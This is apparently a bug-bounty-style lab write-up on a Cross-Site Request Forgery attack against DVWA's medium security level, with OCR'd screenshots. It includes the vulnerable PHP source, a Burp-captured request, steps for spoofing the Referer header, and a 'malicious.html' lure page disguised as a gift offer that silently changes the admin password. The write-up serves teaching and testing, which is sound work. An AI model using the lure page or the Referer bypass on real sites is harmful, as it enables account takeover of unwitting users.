BUG-BOUNTY HUNTING

CROSS-SITE REQUEST FORGERY

Vulnerability: CSRF (Cross-Site Request Forgery)
Application: Damn Vulnerable Web Application (DVWA)
Level: Medium

Description

- Cross-Site Request Forgery (CSRF) is a type of web vulnerability which allows an attacker to convince a user to perform an action they never intended to do. This happens because websites automatically trust requests that come from your browser as long as you're logged in.
- Basically, this is an attack which happens when the end-user is forced to execute unwanted actions in a web application they are currently authenticated on.
- This attack is assisted by social-engineering e.g. the end-user receiving an email with a link.
- The CSRF has a number of synonyms and can be referred to us Sea Surf, Cross-Site Reference Forgery or Session riding. Microsoft refers to it as a 'One-Click' attack in their threat modelling process.
- In the OWASP Top 10 (2021) & OWASP Top 10 (2025), this vulnerability is under the Broken Access Control Vulnerability which is in the 1st position(A01).
- When you log in to a website, your browser usually stores a "session cookie" that tells the website who you are. If you visit a malicious page while still logged in somewhere else, your browser might accidentally help the attacker by sending those cookies automatically.
- This means an attacker can create a fake website or link that secretly sends a request on your behalf. For example, changing your password or updating account details without your permission.

Severity

- Cross-Site Request Forgery (CSRF) is considered a high-severity vulnerability because it allows an attacker to make important changes to a user's account without the user's permission.
- The danger comes from the fact that the website fully trusts the victim's browser and automatically carries out the attacker's request.
- The CSRF is considered high severity because:

i. The website believes the request is legitimate because it comes with the victim's real session cookie;
ii. The victim doesn't need to click anything suspicious-looking. Even an innocent link or hidden form can trigger the attack;
iii. Instead of guessing a password or hacking a system directly, they simply trick the user into sending the request for them;
iv. Depending on what the application allows, CSRF can cause password changes, email updates, money transfers, deleting or updating data, full account takeover; and
v. If an administrator falls for a CSRF attack, the attacker could create new admin accounts, change system settings, modify or delete sensitive information, potentially compromise the whole application.

Discovery

URL: http://localhost/DVWA/vulnerabilities/csrf

- To identify the CSRF vulnerability in DVWA's medium security level, we followed a structured, step-by-step approach.
- The goal was to understand how DVWA validates password-change requests and whether this validation could be bypassed.

1. *Logged in as an Admin User*

   - We began by logging into DVWA as the admin user and navigating to the password-change page.
   - This allowed us to observe how the application behaves during a normal password update.

2. *Analyzing the Vulnerability with Burp Suite*

   - To understand what was happening behind the scenes, we submitted a legitimate password change and intercepted the request using Burp Suite.
   - This helped us identify the parameters involved and whether the request contained CSRF tokens, security checks and header validation. From the captured request, we noticed that medium

security relied only on a Referer header check, which is a weak form of protection.

3. *Creating a malicious web page*

    - Next, we created a simple malicious HTML page (with the help of AI) designed to send the same password-change request as the legitimate one.
    - The idea was to trick the browser into sending the request while the admin is logged in.

4. *Comparing legitimate and malicious requests*

    - We clicked the malicious link while still logged in, intercepted the request in Burp Suite, and compared it to the legitimate admin request.
    - Here's what we observed:

        - The legitimate request included a Referer header that matched DVWA's domain;
        - The malicious request did not include a Referer header, which DVWA's medium-level security checks for.

5. *Bypassing the Referer Check*

    - To test whether DVWA truly depended on the Referer:

        - We manually copied the Referer header from the legitimate request;
        - We added it to the intercepted malicious request;
        - We forwarded the modified request to the server

6. *Successful Password Change*

    - Once the Referer header was added, DVWA accepted the forged request and changed the admin password.
    - This confirmed that DVWA's medium security level was vulnerable because the Referer header check was easy to spoof.

- Basically, the vulnerability was discovered by:
    i. Intercepting and comparing legitimate vs malicious requests;
    ii. Identifying that the only protection was a weak Referer check; and
    iii. Successfully bypassing it to perform an unauthorized password change

Steps of Reproduce

- These steps explain exactly how the CSRF attack was carried out against DVWA under the medium security level.

STEP	**ACTION**	**EXPECTED RESULT**
Environment Setup	Deploy DVWA in a controlled Kali Linux environment. Configure Burp Suite and FoxyProxy for request interception. Set DVWA security level to **Medium**.	DVWA is running locally with proxy tools ready.
Log in as the Admin User	Start by logging into DVWA with admin credentials.	This ensures the browser holds a valid session cookie, which is necessary for the attack to work.
Navigate to the Password Change Page	Go to the CSRF vulnerability module and open the password-change form	This is the feature that will later be targeted by the malicious request
Capture a Legitimate Password Change Request	Submit a real password change (any values are fine) and intercept the request using Burp Suite.	This lets you observe: • Required parameters; • Headers sent by the browser*;and* • Any security checks (such as Referer). You will


		notice that DVWA medium security checks the Referer header.
Create a Malicious HTML Page	Build a simple HTML page that automatically sends a password-change request when clicked.	This page mimics the request but does not naturally include the Referer header required by DVWA
Trigger the Malicious Page	While still logged in as admin: • Open the malicious page; • Intercept the outgoing request with Burp Suite;	This intercepted request will be the forged CSRF attempt.
Compare Legitimate –vs- Forged Requests	Check both intercepted requests side-by-side. You will notice: • The legitimate request contains a Referer showing DVWA's URL; • The malicious request is missing the Referer entirely.	This missing header is what prevents the CSRF attack from succeeding by default.
Add the Referer Header Manually	In Burp's intercepted malicious request: • Add the Referer header copied from the legitimate request; • Use"Referer: http://localhost/DVWA/vulnerabilities/csrf/" .	This makes the malicious request appear as if it came from the original DVWA site.

Forward the Modified Request	Send the modified request through Burp Suite.	Once received by the server, DVWA accepts the request because the Referer now matches.
Confirm the Password Change	Return to the DVWA login page and try logging in with the new password that the malicious site attempted to set.	You'll find that the password update succeeded even though the victim never authorized it.

Expected Result –vs- Actual Result

	EXPECTED RESULT	**ACTUAL RESULT**
1.	The application should only allow a password change when the logged-in user intentionally submits the password change form from within the DVWA application.	When a forged password-change request was sent from an external malicious page, the DVWA application still processed it successfully.
2.	It should verify that the request is legitimate by checking: • A valid CSRF token • A correct Referer header • That the request came from the DVWA interface, not an external site	The system did not validate any CSRF token, and the Referer header could be spoofed, allowing the attacker's request to look "valid."
3.	If these checks are in place, any forged request from a malicious website should be rejected.	As a result, the admin's password was changed without their knowledge or consent.

Proof of Concept



Login :: Damn Vulnerable W...

192.168.87.128/DVWA/login.php

Username


admin

Password

••••••••

Login

Damn Vulnerable Web Application (DVWA)



Vulnerability: Cross Site R...

192.168.87.128/DVWA/vulnerabilities/csrf/

Change your admin password:

Test Credentials

New password:

Confirm new password:

Change

Note: Browsers are starting to default to setting the SameSite cookie flag to Lax, and in doing so are killing off some types of CSRF attacks. When they have completed their mission, this lab will not work as originally expected.

Announcements:

- Chromium
- Edge
- Firefox


As an alternative to the normal attack of hosting the malicious URLs or code on a separate host, you could try using other vulnerabilities in this app to store them, the Stored XSS lab would be a good place to start.

More Information

- https://owasp.org/www-community/attacks/csrf
- https://www.cgisecurity.com/csrf-faq.html
- https://en.wikipedia.org/wiki/Cross-site_request_forgery

Username: admin
Security Level: Security Level: medium

View Source View Help




192.168.87.128/DVWA/vulnerabilities/view_source.php?id=csrf&security=medium

CSRF Source

vulnerabilities/csrf/source/medium.php

```php
<?php

if( isset( $_GET[ 'Change' ] ) ) {
    // Checks to see where the request came from
    if( stripos( $_SERVER[ 'HTTP_REFERER' ] ,$_SERVER[ 'SERVER_NAME' ]) !== false ) {
        // Get input
        $pass_new  = $_GET[ 'password_new' ];
        $pass_conf = $_GET[ 'password_conf' ];

        // Do the passwords match?
        if( $pass_new == $pass_conf ) {
            // They do!
            $pass_new = ((isset($GLOBALS["___mysqli_ston"]) && is_object($GLOBALS["___mysqli_ston"])) ? mysqli_real_escape_string($GLOBALS["___mysqli_ston"],  $pass_new ) : ((trigger_error("[MySQLConverterToo] Fix the mysql_escape_string() call! This code does not work.", E_USER_ERROR)) ? "" : ""));
            $pass_new = md5( $pass_new );

            // Update the database
            $current_user = dvwaCurrentUser();
            $insert = "UPDATE `users` SET password = '$pass_new' WHERE user = '" . $current_user . "';";
            $result = mysqli_query($GLOBALS["___mysqli_ston"],  $insert ) or die( '<pre>' . ((is_object($GLOBALS["___mysqli_ston"])) ? mysqli_error($GLOBALS["___mysqli_ston"]) : (($___mysqli_res = mysqli_connect_error()) ? $___mysqli_res : false)) . '</pre>' );

            // Feedback for the user
            echo "<pre>Password Changed.</pre>";
        }
        else {
            // Issue with passwords matching
            echo "<pre>Passwords did not match.</pre>";
        }
    }
    else {
        // Didn't come from a trusted source
        echo "<pre>That request didn't look correct.</pre>";
    }

    ((is_null($___mysqli_res = mysqli_close($GLOBALS["___mysqli_ston"]))) ? false : $___mysqli_res);
}

?>
```



192.168.87.128/DVWA/vulnerabilities/csrf/

Vulnerability: Cross Site Request Forgery (CSRF)

Change your admin password:

Note: Browsers are starting to default to setting the SameSite cookie flag to Lax, and in doing so are killing off some types of CSRF attacks. When they have completed their mission, this lab will not work as originally expected.

Announcements:


- Chromium
- Edge
- Firefox

As an alternative to the normal attack of hosting the malicious URLs or code on a separate host, you could try using other vulnerabilities in this app to store them, the Stored XSS lab would be a good place to start.

More Information

- https://owasp.org/www-community/attacks/csrf
- https://www.cgisecurity.com/csrf-faq.html
- https://en.wikipedia.org/wiki/Cross-site_request_forgery

Username: admin
Security Level: Security Level: medium
Locale: en
SQLi DB: mysql



Burp Suite Community Edition v2025.3.4 - Temporary Project

Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Intercept HTTP history WebSockets history Match and replace Proxy settings
Intercept on
Forward
Drop
Open browser

Time	Type	Direction	Method	URL
17:25:43 26 Nov 2025	HTTP	→ Request	GET	http://192.168.87.128/DVWA/vulnerabilities/csrf/?password_new=test&password_conf=test&Change=Change
17:26:08 26 Nov 2025	HTTP	→ Request	GET	https://content-signature.services.mozilla.com/v1/files
02:33:21 27 Nov 2025	HTTP	→ Request	GET	https://content-signature.services.mozilla.com/v1/files

Request


```
GET /DVWA/vulnerabilities/csrf/?password_new=test&password_conf=test&Change=Change HTTP/1.1
Host: 192.168.87.128
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Referer: http://192.168.87.128/DVWA/vulnerabilities/csrf/
Cookie: PHPSESSID=[illegible]; security=medium
Upgrade-Insecure-Requests: 1
Priority: u=0, i
```

Inspector

Selected text: Referer: http://192.168.87.128/DVWA/vulnerabilities/csrf/


Decoded from: Referer: http://192.168.87.128/DVWA/vulnerabilities/csrf/

Request attributes	2
Request query parameters	3
Request body parameters	0
Request cookies	2
Request headers	10



~/Desktop/malicious.html - Mousepad

```html
<!DOCTYPE html>
<html>
<head>
  <title>Get Your Exclusive Gift!</title>
  <meta charset="UTF-8">
  <meta name="viewport" content="width=device-width, initial-scale=1.0">
  <style>
    body {
      font-family: Arial, sans-serif;
      background-color: #f2f2f2;
    }
    .container {
      width: 80%;
      margin: 40px auto;
      text-align: center;
      background-color: #fff;
      padding: 20px;
      border-radius: 10px;
      box-shadow: 0 0 10px rgba(0,0,0,0.1);
    }
    h1 {
      color: #333;
    }
    p {
      color: #666;
    }
    .gift-button {
      background-color: #4CAF50;
      color: #fff;
      padding: 10px 20px;
      border: none;
      border-radius: 5px;
      cursor: pointer;
    }
    .gift-button:hover {
      background-color: #3e8e41;
    }
  </style>
</head>
<body>
  <div class="container">
    <h1>Congratulations!</h1>
    <p>You've been selected for an exclusive gift!</p>
    <p>Click the button below to claim your prize:</p>
    <form action="http://192.168.87.128/DVWA/vulnerabilities/csrf/" method="GET">
      <input type="hidden" name="password_new" value="hacked">
      <input type="hidden" name="password_conf" value="hacked">
      <input type="hidden" name="user_token" value="9f4d63e4e1e6c7e0c373da66e7d7e3d8">
      <input type="hidden" name="Change" value="Change">
      <input type="submit" class="gift-button" value="Claim Your Gift!">
    </form>
  </div>
</body>
</html>
```



192.168.87.128/DVWA/vulnerabilities/csrf/?password_new=hacked&password_conf=hacked&user_token=9f4d63e4e1e6c7e0c373da66e7d7e3d8&Change=Change

Warning: Undefined array key "HTTP_REFERER" in **/var/www/html/DVWA/vulnerabilities/csrf/source/medium.php** on line **5**

Vulnerability: Cross Site Request Forgery (CSRF)

Change your admin password:

Test Credentials

New password:

Confirm new password:

Change

```
That request didn't look correct.
```

Note: Browsers are starting to default to setting the SameSite cookie flag to Lax, and in doing so are killing off some types of CSRF attacks. When they have completed their mission, this lab will not work as originally expected.


Announcements:

- Chromium
- Edge
- Firefox

As an alternative to the normal attack of hosting the malicious URLs or code on a separate host, you could try using other vulnerabilities in this app to store them, the Stored XSS lab would be a good place to start.

More Information

- https://owasp.org/www-community/attacks/csrf
- https://www.cgisecurity.com/csrf-faq.html
- https://en.wikipedia.org/wiki/Cross-site_request_forgery




file:///home/desire/Desktop/malicious.html

Congratulations!

